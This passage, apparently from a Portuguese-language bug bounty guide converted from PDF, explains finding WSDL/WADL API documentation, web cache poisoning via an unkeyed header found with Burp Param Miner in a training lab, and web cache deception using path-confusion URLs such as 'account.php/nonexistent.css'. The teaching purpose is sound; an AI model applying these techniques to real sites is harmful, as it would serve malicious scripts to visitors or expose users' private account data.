 <xsd:element name="partNo" type="xsd:string"/>
 <xsd:element name="partQuantity" type="xsd:int"/>
 </xsd:sequence>
 </xsd:complexType>
 </xsd:element>
 <xsd:element name="submitPOResponse">
 <xsd:complexType>
 <xsd:sequence>
 <xsd:element name="partNo" type="xsd:string"/>
 <xsd:element name="partQuantity" type="xsd:int"/>
 <xsd:element name="personName">
 <xsd:complexType>
 <xsd:sequence>
 <xsd:element name="firstName" type="xsd:string"/>
 <xsd:element name="lastName" type="xsd:string"/>
 </xsd:sequence>
 </xsd:complexType>
 </xsd:element>
 <xsd:element name="address">
 <xsd:complexType>
 <xsd:sequence>
 <xsd:element name="street" type="xsd:string"/>
 <xsd:element name="city" type="xsd:string"/>
 <xsd:element name="zipCode" type="xsd:string"/>
 </xsd:sequence>
 </xsd:complexType>
 </xsd:element>
 </xsd:sequence>
 </xsd:complexType>
 </xsd:element>
 </xsd:schema>
 </wsdl:types>
 <wsdl:message name="submitPOResponse">
 <wsdl:part element="tns:submitPOResponse" name="submitPOResponse"/>
 </wsdl:message>
 <wsdl:message name="submitPOResponse">
 <wsdl:part element="tns:submitPOResponse" name="submitPOResponse"/>
 </wsdl:message>
 <wsdl:portType name="OrderService">
 <wsdl:operation name="submitPO">
 <wsdl:input message="tns:submitPOResponse"/>
 <wsdl:output message="tns:submitPOResponse"/>
 </wsdl:operation>
 </wsdl:portType>
</wsdl:definitions>

```

Como mostrado acima, os arquivos WSDL são bastante fáceis de localizar, basta procurar um arquivo XML que contenha a tag "wsdl". Quando estiver procurando, eles geralmente se parecerão com os seguintes URLs:

- [example.com/?wsdl](http://example.com/?wsdl)
- [example.com/file.wsdl](http://example.com/file.wsdl)



Conforme mostrado acima, podemos importar esse arquivo para a ferramenta "soupUI".

- <https://www.soapui.org/downloads/soapui/>

Essa ferramenta pode ser usada para criar modelos de solicitações que podem ser enviadas para o servidor de destino. Tudo o que você precisa fazer é preencher seus valores e clicar em enviar.

## WADL

De acordo com o Google, "a WADL (Web Application Description Language) é uma descrição XML legível por máquina de serviços da Web baseados em HTTP". Você pode pensar no WADL como o equivalente REST do WSDL. A WADL é normalmente usada para APIs REST, enquanto a WSDL é normalmente usada em pontos de extremidade SOAP.

```

<?xml version="1.0" encoding="UTF-8"?>
<ns2:application xmlns:ns2="http://wadl.dev.java.net/2009/02"><ns2:doc
 jersey:generatedBy="Jersey: 1.19 02/11/2015 03:25 AM"
 xmlns:jersey="http://jersey.java.net/"><ns2:doc
 title="JIRA 7.6.1"
 xml:lang="en"><! [CDATA[
 This documents the current REST API provided by JIRAA.
]]></ns2:doc><ns2:grammars><ns2:include
 href="xsd1.xsd"><ns2:doc></ns2:include><ns2:resources
 base="http://example.com:8080/jira/rest/"><ns2:resource
 path="/api/2/component"><ns2:method id="createComponent"
 name="POST"><ns2:doc><! [CDATA[Create a component via POST.]]></ns2:doc><ns2:request><ns2:representation
 element="component"
 mediaType="application/json"><ns2:doc><ns3:code
 xmlns:ns3="http://www.w3.org/1999/xhtml"><ns3:h6>Example</ns3:h6><ns3:pre><ns3:code>{"name": "Com
component", "leadUserName": "fred", "assigneeType": "PROJECT_LEAD", "isAssigneeTypeValid": false, "project": "PROJECTKEY", "projectId": 10
 xmlns:ns3="http://www.w3.org/1999/xhtml"><ns3:h6>Schema</ns3:h6><ns3:pre><ns3:code>"id": "https://docs.atlas
{ "type": "string"}, "description": { "type": "string"}, "lead": { "$ref": "#/definitions/user"}, "leadUserName": { "type": "string"}, "assigner
{ "$ref": "#/definitions/user"}, "realAssigneeType": { "type": "string"}, "enum": ["PROJECT_DEFAULT", "COMPONENT_LEAD", "PROJECT_LEAD", "UNA
{ "type": "string"}, "projectId": { "type": "integer"}}, "definitions": { "simple-list-wrapper": { "title": "Simple List Wrapper", "type": "ob
{ "type": "array", "items": { "title": "Group", "type": "object", "properties": { "name": { "type": "string"}, "additionalProperties": { "fa
{ "type": "string"}, "name": { "type": "string"}, "emailAddress": { "type": "string"}, "avatarUrls": { "type": "object", "patternProperties": { "t
{ "type": "boolean"}, "timeZone": { "type": "string"}, "locale": { "type": "string"}, "groups": { "$ref": "#/definitions/simple-list-wrapper"}, "a
{ "active": true}}, "additionalProperties": false, "required": ["isAssigneeTypeValid"]}</ns3:code></ns3:pre></ns2:doc></ns2:repre
status="201"><ns2:representation
 mediaType="application/json"><ns2:doc><ns3:code
 xmlns:ns3="http://www.w3.org/1999/xhtml"><ns3:h6>Example</ns3:h6><ns3:pre><ns3:code>{"self": "ht
a JIRA component", "lead": { "self": "http://www.example.com/jira/rest/api/2/user?username=fred", "name": "fred", "avatarUrls": { "48x48
jira/secure/useravatar?size=small&ownerId=fred", "16x16": "http://www.example.com/jira/secure/useravatar?size=xsmall&owner
size=medium&ownerId=fred", "displayLabel": "Fred F. User", "active": false}, "assigneeType": "PROJECT_LEAD", "assignee": { "self": "ht
www.example.com/jira/secure/useravatar?size=large&ownerId=fred", "24x24": "http://www.example.com/jira/secure/useravatar?size=
size=xsmall&ownerId=fred", "32x32": "http://www.example.com/jira/secure/useravatar?size=medium&ownerId=fred"}, "displayName
www.example.com/jira/rest/api/2/user?username=fred", "name": "fred", "avatarUrls": { "48x48": "http://www.example.com/jira/secure/user
size=small&ownerId=fred", "16x16": "http://www.example.com/jira/secure/useravatar?size=xsmall&ownerId=fred", "32x32": "http
User", "active": false}, "isAssigneeTypeValid": false, "project": "HSP", "projectId": 10000}</ns3:code></ns3:pre></ns2:doc></ns2:repre
status="201"><ns2:representation
 mediaType="application/json"><ns2:doc><ns3:code
 xmlns:ns3="http://www.w3.org/1999/xhtml"><ns3:h6>Schema</ns3:h6><ns3:pre><ns3:code>"id": "https://docs.atlas
{ "type": "string", "format": "uri"}, "id": { "type": "string"}, "name": { "type": "string"}, "description": { "type": "string"}, "lead": { "$ref":
["PROJECT_DEFAULT", "COMPONENT_LEAD", "UNASSIGNED"]}, "assignee": { "$ref": "#/definitions/user"}, "realAssigneeType": { "type": "string"}, "enum": [
{ "$ref": "#/definitions/user"}, "isAssigneeTypeValid": { "type": "boolean"}, "project": { "type": "string"}, "projectId": { "type": "integer
{ "type": "integer"}, "max-results": { "type": "integer"}, "items": { "type": "array", "items": { "title": "Group", "type": "object", "properties
{ "type": "string", "format": "uri"}}, "additionalProperties": false}, "required": ["isSize"]}, "user": { "tit
{ "type": "string"}, "name": { "type": "string"}, "emailAddress": { "type": "string"}, "avatarUrls": { "type": "object", "patternProperties": { "t
{ "type": "boolean"}, "timeZone": { "type": "string"}, "locale": { "type": "string"}, "groups": { "$ref": "#/definitions/simple-list-wrapper"}, "a
{ "type": "string"}, "additionalProperties": false, "required": ["isActive"]}, "additionalProperties": false, "required": ["isAssigneeType
status="401"><ns2:representation><ns2:response><ns2:status><ns2:response><ns2:status><ns2:response><ns2:status><ns2:re
status="403"><ns2:representation><ns2:response><ns2:status><ns2:response><ns2:status><ns2:response><ns2:status><ns2:re
status="404"><ns2:representation><ns2:response><ns2:status><ns2:response><ns2:status><ns2:response><ns2:status><ns2:re
view it.]]></ns2:doc></ns2:representation></ns2:response><ns2:status><ns2:response><ns2:status><ns2:response><ns2:status><ns2:re
path="{id}"><ns2:param name="id" style="template"
type="xs:string"
xmlns:xs="http://www.w3.org/2001/XMLSchema"><ns2:doc><! [CDATA[The component to delete.]]></ns2:doc></ns2:par
id="updateComponent"
name="PUT"><ns2:doc><! [CDATA[Modify a component via PUT. Any fields present in the PUT will override
is not present, it is silently ignored.
<p>
If leadUserName is an empty string ("") the component lead will be removed.]]></ns2:doc><ns2:request><ns2:representation
element="component"

```

Os arquivos WADL devem ser semelhantes à imagem acima. Ao caçar, procure um documento

XML que termine com "wadl", conforme mostrado abaixo:

- example.com/file.wadl

The screenshot shows the Postman interface. On the left, there's a sidebar with 'History', 'Collections' (which is selected), and 'APIs'. Under 'Collections', there's a section for 'Converted from WADL' containing 328 requests. One specific request is highlighted: a PUT to `http://example.com:8080/jira/rest/api/2/component/:id?`. The 'Params' tab is active, showing a table with a single row for 'id' with value 'Value'. Below it, 'Path Variables' show 'id' with value 'Value'. At the top right, there are tabs for 'Launchpad', 'HackerOne API', and 'No Environment', along with buttons for 'Send', 'Save', and 'Examples'.

Quando você tiver o arquivo WADL de destino, poderá importá-lo usando o postman, conforme mostrado acima. A próxima etapa é analisar a documentação da API para que você possa entender melhor o aplicativo. Isso o ajudará a identificar vulnerabilidades mais tarde.

## Resumo

A documentação da API é um dos melhores recursos que se pode ter ao sondar uma API em busca de vulnerabilidades. Se eu estiver testando um endpoint de API, normalmente começo procurando os documentos correspondentes da API. Isso o ajudará a entender a API e todas as funcionalidades que ela contém. Depois de entender o aplicativo, você poderá começar a encontrar falhas de projeto e outros bugs com bastante facilidade.

## Conclusão

Se você se deparar com um endpoint de API, a primeira etapa é descobrir de que tipo de API se trata. Sua metodologia de teste mudará um pouco dependendo de se tratar de uma API REST, RPC, SOAP ou GraphQL. Observe que as APIs compartilham as mesmas vulnerabilidades que qualquer outro aplicativo da Web, portanto, certifique-se de que está procurando por injeção de SQL, XSS e todos os outros

Vulnerabilidades OWASP. Você também deve ficar atento à documentação da API, pois ela pode ser muito útil para um invasor. Os invasores podem usar a documentação da API para encontrar falhas de projeto, pontos de extremidade ocultos e obter um melhor entendimento do aplicativo. Além disso, você também deve prestar atenção ao processo de autenticação, pois, dependendo da tecnologia, pode haver vários caminhos de ataque aqui também

## Servidores de cache

### Envenenamento do cache da Web


#### Introdução

O envenenamento de cache da Web é uma técnica que os invasores usam para forçar os servidores de cache a atender a solicitações mal-intencionadas. Geralmente, esse ataque é encadeado com auto xss, o que transforma uma descoberta de xss de baixo impacto em uma de alto impacto, pois pode ser servida a qualquer usuário que visite a página em cache.

#### Servidores de cache básicos

Para entender o envenenamento de cache da Web, é preciso primeiro entender como funcionam os servidores de cache. Em termos simples, os servidores de cache funcionam salvando a solicitação de um usuário e, em seguida, servindo essa solicitação salva para outros usuários quando eles chamam o mesmo ponto de extremidade. Isso é usado para evitar que o mesmo recurso seja chamado repetidamente, forçando o servidor a executar

o mesmo trabalho repetidamente. Em vez disso, o servidor só é chamado se a resposta não for encontrada no servidor de cache, portanto, se o ponto de extremidade "test.com/cat.php" for chamado 100 vezes, o servidor responderá à primeira solicitação e salvará a resposta no servidor de cache. As outras 99 solicitações serão respondidas pelo servidor de cache usando a resposta salva da primeira solicitação.



Conforme mostrado acima, o "usuário 1" faz uma solicitação para "example.com/kop?somthing=ok" e a resposta não é encontrada no servidor de cache, portanto, é encaminhada para o servidor da Web que responde à resposta. Em seguida, os usuários 2 e 3 fazem a mesma solicitação, mas, desta vez, a resposta é encontrada no servidor de cache e, portanto, o servidor da Web não é contatado. Em vez disso, é mostrada a resposta antiga.

Como exatamente o servidor de cache determina se duas solicitações são idênticas? A resposta são as chaves de cache. Uma chave de cache é uma entrada de índice que identifica exclusivamente um objeto em

um cache. Você pode personalizar as chaves do cache especificando se deve usar uma string de consulta (ou partes dela) em uma solicitação de entrada para diferenciar objetos em um

```
1 GET /embed/v4.js?_=1605995211298 HTTP/1.1
2 Host: play.vidyard.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: */
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: https://unity.com/
```

cache.

Normalmente, apenas o método de solicitação, o caminho e o host são usados como chaves de cache, mas outros também podem ser usados. Se observarmos a solicitação acima, as chaves de cache seriam:

- GET /embed/v4.js?\_=1605995211298
- Play.vidyard.com

Todo o resto seria descartado ao determinar se duas solicitações são iguais, salvo indicação em contrário.


```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Length: 66058
4 Last-Modified: Wed, 28 Oct 2020 19:29:25 GMT
5 ETag: "3623b734d2b34a2261f4dab14df87635"
6 Cache-Control: no-cache, no-store, must-revalidate
7 Expires: Thu, 01 Jan 1970 00:00:00 GMT
8 Content-Type: application/javascript
9 x-china: 0
10 Accept-Ranges: bytes
11 Date: Sat, 21 Nov 2020 21:46:51 GMT
12 Via: 1.1 varnish
13 Age: 0
14 X-Served-By: cache-lga21971-LGA
15 X-Cache: MISS
16 X-Cache-Hits: 0
17 Vary: X-ThumbnailAB, X-China, accept-language, Accept-Encoding
```

Conforme mostrado acima, na resposta HTTP, o cabeçalho "Vary" informa que os cabeçalhos X-ThumbnailAB, X-China, accept-language e Accept-Encoding também são usados como chaves de cache.

É importante observar esses valores, por exemplo, se o user-agent também for usado como uma chave de cache, será necessário criar um novo cache para cada cabeçalho exclusivo do user agent.

## Envenenamento do cache da Web


Se um invasor puder, de alguma forma, injetar conteúdo mal-intencionado em uma resposta http armazenada em cache, a mesma resposta será fornecida a outros usuários que solicitarem o mesmo endpoint. O nome envenenamento de cache da Web pode parecer assustador e difícil, mas na verdade é relativamente fácil de encontrar e explorar.



A primeira etapa é localizar a entrada sem chave. Conforme mencionado anteriormente, as chaves de cache são usadas pelo servidor de cache para determinar quais solicitações são iguais e quais são diferentes. Precisamos encontrar chaves que não façam com que o servidor pense que a solicitação é diferente. Por isso, o nome "unkeyed" (sem chave) é porque não é chaveado pelo servidor de cache e, portanto, não será usado para determinar se uma solicitação é exclusiva ou não. A segunda etapa é determinar o impacto que a entrada sem chave tem sobre o servidor. Ela pode ser usada para explorar uma vulnerabilidade de redirecionamento aberto, auto XSS ou alguma outra vulnerabilidade. Por fim, você precisa descobrir se a página pode ser armazenada em cache usando a entrada sem chave; se for, você poderá explorar outros usuários quando eles visualizarem a página armazenada em cache.


Mencionei que a primeira coisa que você deseja fazer é encontrar uma entrada não codificada.

Isso pode ser feito no Burp usando o plug-in "param miner". Depois de fazer o download desse plug-in, você pode iniciar facilmente uma verificação clicando com o botão direito do mouse em



uma solicitação e escolhendo param miner.

Em seguida, a configuração de ataque será exibida. Você pode alterar as configurações aqui, mas, em geral, eu só clico em ok. Observe que você também pode usar o botão guess headers (adivinhar cabeçalhos) se estiver interessado apenas nos valores sem chave do cabeçalho ou pode clicar em guess GET parameters (adivinhar parâmetros GET) se estiver interessado nos parâmetros GET.



Depois de pressionar "ok", o ataque será iniciado e você poderá ver os resultados na guia do extensor, conforme mostrado abaixo:

### Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Loaded	Type	Name
<input checked="" type="checkbox"/>	Java	
<input checked="" type="checkbox"/>	Java	Param Miner
<input checked="" type="checkbox"/>	Java	JSON Web Tokens
<input checked="" type="checkbox"/>	Java	JSON Web Token Attacker

**Add**    **Remove**    **Up**    **Down**

**Details** **Output** **Errors**

Output to system console  
 Save to file:  **Select file ...**  
 Show in UI:  

```

1 Using albinowaxUtils v0.13
2 Loaded Param Miner v1.25
3 CACHE_ONLY false
4 Updating active thread pool size to 8
5 Loop 0
6 Queued 0 attacks from 1 requests in 0 seconds
7 Updating active thread pool size to 8
8 Queued 1 attacks
9 Setting bucketSize to 2048 due to slow response
10 Initiating header bruteforce on ac0f1f051efa88fb806f2c3300380078.web-security-academy.net
11 Identified parameter on ac0f1f051efa88fb806f2c3300380078.web-security-academy.net: origin
12 Identified parameter on ac0f1f051efa88fb806f2c3300380078.web-security-academy.net: x-forwarded-scheme

```

Como mostrado acima, o cabeçalho "X-forward-scheme" foi encontrado e não é usado como uma chave pelo servidor de cache. Esse cabeçalho também é vulnerável ao auto XSS. Em condições normais, só poderíamos explorar a nós mesmos, mas se a carga útil do self XSS for armazenada em cache pelo aplicativo, outros usuários poderão exibir a página em cache se

```
Request
Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 GET /resources/js/tracking.js?test=1 HTTP/1.1
2 Host: accf1f8ble1b8894809638b3005e00fd.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14;
rv:82.0) Gecko/20100101 Firefox/82.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close

Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Content-Type: application/javascript; charset=utf-8
3 Connection: close
4 Cache-Control: max-age=30
5 Age: 11
6 X-Cache: hit
7 X-XSS-Protection: 0
8 Content-Length: 70
```

ela for pública.

Observando a resposta HTTP, podemos ver que vários cabeçalhos são retornados, o que indica que a página está sendo armazenada em cache. O cabeçalho "X-Cache" está definido como "hit", o que significa que a página foi servida a partir do cache. Se estiver definido como "miss" (falha), a página não foi servida a partir do cache. O cabeçalho "Age" também é outro indicador de que essa página está em cache. Esse valor contém os segundos em que a página foi armazenada em cache. Obviamente, precisamos que a carga útil do self XSS seja armazenada em cache, portanto, tentar executá-la em um ponto de extremidade que já esteja armazenado em cache não funcionará. Entretanto, conforme mencionado anteriormente, o caminho normalmente é usado para determinar se uma página foi armazenada em cache ou não, portanto, adicionar um parâmetro GET aleatório à solicitação deve fazer com que a resposta seja armazenada em cache.

The screenshot shows two panels of the NetworkMiner tool. The left panel, titled 'Request', displays a network message with the following details:

- Method: GET
- URI: /resources/js/tracking.js?test=2
- Protocol: HTTP/1.1
- Host: accf1f8ble3b8894809638b3005e00fd.web-security-academy.net
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:82.0) Gecko/20100101 Firefox/82.0
- Accept: \*/\*
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close

The right panel, titled 'Response', shows the server's response:

- Status: HTTP/1.1 200 OK
- Content-Type: application/javascript; charset=utf-8
- Connection: close
- Cache-Control: max-age=30
- Age: 0
- X-Cache: miss
- X-XSS-Protection: 0
- Content-Length: 70

Como você pode ver acima, a alteração do parâmetro GET "test" para "2" faz com que a resposta seja armazenada em cache pelo servidor. Essa conclusão veio do fato de que o cabeçalho "X-cache" está definido como "miss" e o cabeçalho "Age" está definido como 0.

Agora sabemos que podemos fazer com que a resposta seja armazenada em cache incrementando o parâmetro test. Agora, adicione o payload self XSS ao cabeçalho "X-forward-scheme" vulnerável e incremente o parâmetro de teste mais uma vez. Por fim, pressione enviar e a carga útil self XSS será armazenada em cache pelo servidor.

Qualquer pessoa que visualizar o endpoint fará com que a carga útil do XSS seja acionada, transformando efetivamente o XSS próprio em XSS armazenado.

## Resumo

O envenenamento do cache da Web é uma vulnerabilidade relativamente nova e pode parecer confusa para algumas pessoas, mas é bastante fácil de ser explorada. Encontre um valor não chaveado usando o plug-in param miner, veja se você pode explorar o valor não chaveado de alguma forma (auto xss), veja se você pode fazer com que o servidor armazene em cache a resposta http maliciosa e, por fim, teste para ver se a sua exploração funcionou. Normalmente, as pessoas descartam as vulnerabilidades de auto XSS, mas com o envenenamento do cache da Web você pode transformar o auto XSS em XSS armazenado.

# Decepção do cache da Web

## Introdução

Assim como o envenenamento do cache da Web, o engano do cache da Web é um ataque contra o servidor de cache. Com esse ataque, enganamos o servidor de cache para que ele armazene em cache informações confidenciais de outros usuários. Em determinados cenários, as informações expostas podem ser usadas para assumir o controle de uma conta de usuário.

Falamos sobre servidores de cache na seção de envenenamento de cache da Web, portanto, se você ainda não leu, recomendo que o faça para saber como funcionam os servidores de cache.

## Decepção do cache da Web

O engano do cache da Web funciona enviando à vítima um URL que armazenará em cache a resposta para que todos vejam. Essa exploração só é possível devido à confusão de caminhos e ao fato de que alguns servidores de cache armazenarão em cache qualquer solicitação que contenha um arquivo estático, como png, jpeg e css.

Primeiro, vamos explorar quando um servidor de cache decide armazenar uma resposta em cache e quando não o faz. O armazenamento em cache é muito útil, mas às vezes você não quer que uma página seja armazenada em cache. Por exemplo, suponha que você tenha o ponto de extremidade "setting.php" que retorna o endereço

nome, e-mail, endereço e número de telefone. Pode haver vários usuários acessando setting.php e cada resposta será diferente, pois a resposta depende do usuário conectado no momento, portanto, não faria sentido armazenar em cache essa página. Além disso, por motivos de segurança, você provavelmente não quer que seu aplicativo armazene em cache páginas com informações confidenciais.

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Connection: close
4 Server: Server
5 Date: Sun, 22 Nov 2020 21:02:29 GMT
6 x-amz-rid: 5RP9ZXATMG04KZXJNAK9
7 Set-Cookie: session-id=133-7886959-4001953; Domain=.am
8 Set-Cookie: session-id-time=20827872011; Domain=.amazo
9 Set-Cookie: i18n-prefs=USD; Domain=.amazon.com; Expire
10 Set-Cookie: skin=noskin; path=/; domain=.amazon.com
11 Accept-CH: ect,rtt,downlink
12 Accept-CH-Lifetime: 86400
13 X-UA-Compatible: IE=edge
14 Content-Language: en-US
15 Cache-Control: no-cache
16 Pragma: no-cache
17 Expires: -1
18 X-XSS-Protection: 1;
19 X-Content-Type-Options: nosniff
20 Vary: Accept-Encoding,User-Agent,Content-Type,Accept-B
21 Strict-Transport-Security: max-age=47474747; includeSu
22 X-Frame-Options: SAMEORIGIN
23 X-Cache: Miss from cloudfront
24 Via: 1.1 1lab138d0b995a9fa4daabbae7fc0b0c.cloudfront.n
25 X-Amz-Cf-Pop: EWR50-C1
26 X-Amz-Cf-Id: r4D7AvnfP8zrZe-1I7tLB-_Nd0LEJdNINp-c9jzwQ
27 Content-Length: 542778
28
```

Como você pode ver na imagem acima, na linha 15, há um cabeçalho chamado "cache-control" que está definido como "no-cache". Isso informa ao servidor de cache para não armazenar essa página em cache.

No entanto, às vezes o servidor de cache toma a decisão executiva de armazenar uma página em cache mesmo assim. Isso normalmente ocorre quando o servidor de cache está configurado para armazenar em cache qualquer página que termine com uma extensão específica (css, jpg, png, etc.). O servidor de cache armazenará em cache todas as páginas estáticas, independentemente do que os cabeçalhos de resposta indicarem. Portanto, se solicitarmos

"example.com/nonexistent.css", o servidor de cache armazenaria em cache essa resposta independentemente dos cabeçalhos de resposta, pois está configurado para isso.

A seguir, vamos examinar a confusão de caminhos. A confusão de caminhos ocorre quando um aplicativo carrega os mesmos recursos, independentemente do caminho. Com o surgimento de grandes aplicativos da Web e tabelas de roteamento complicadas, a confusão de caminhos foi introduzida.

```
from flask import Flask
app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
 return 'You want path: %s' % path

if __name__ == '__main__':
 app.run()
```

Como você pode ver acima, há um caminho de captura no diretório raiz. Isso significa que qualquer caminho depois de "/" será essencialmente passado para a mesma função, fornecendo os mesmos resultados. Os URLs "example.com" e "example.com/something" seriam enviados para a mesma função `catch_all`. Estamos apenas imprimindo o caminho, mas no mundo real o aplicativo executaria alguma tarefa e retornaria a resposta em HTML.

```
example.com/account.php
example.com/account.php/nonexistent.css
```

(a) Path Parameter

```
example.com/account.php
example.com/account.php%0A nonexistent.css
```

(b) Encoded Newline (\n)

```
example.com/account.php;par1;par2
example.com/account.php%3B nonexistent.css
```

(c) Encoded Semicolon (;)

```
example.com/account.php#summary
example.com/account.php%23 nonexistent.css
```

(d) Encoded Pound (#)

```
example.com/account.php?name=val
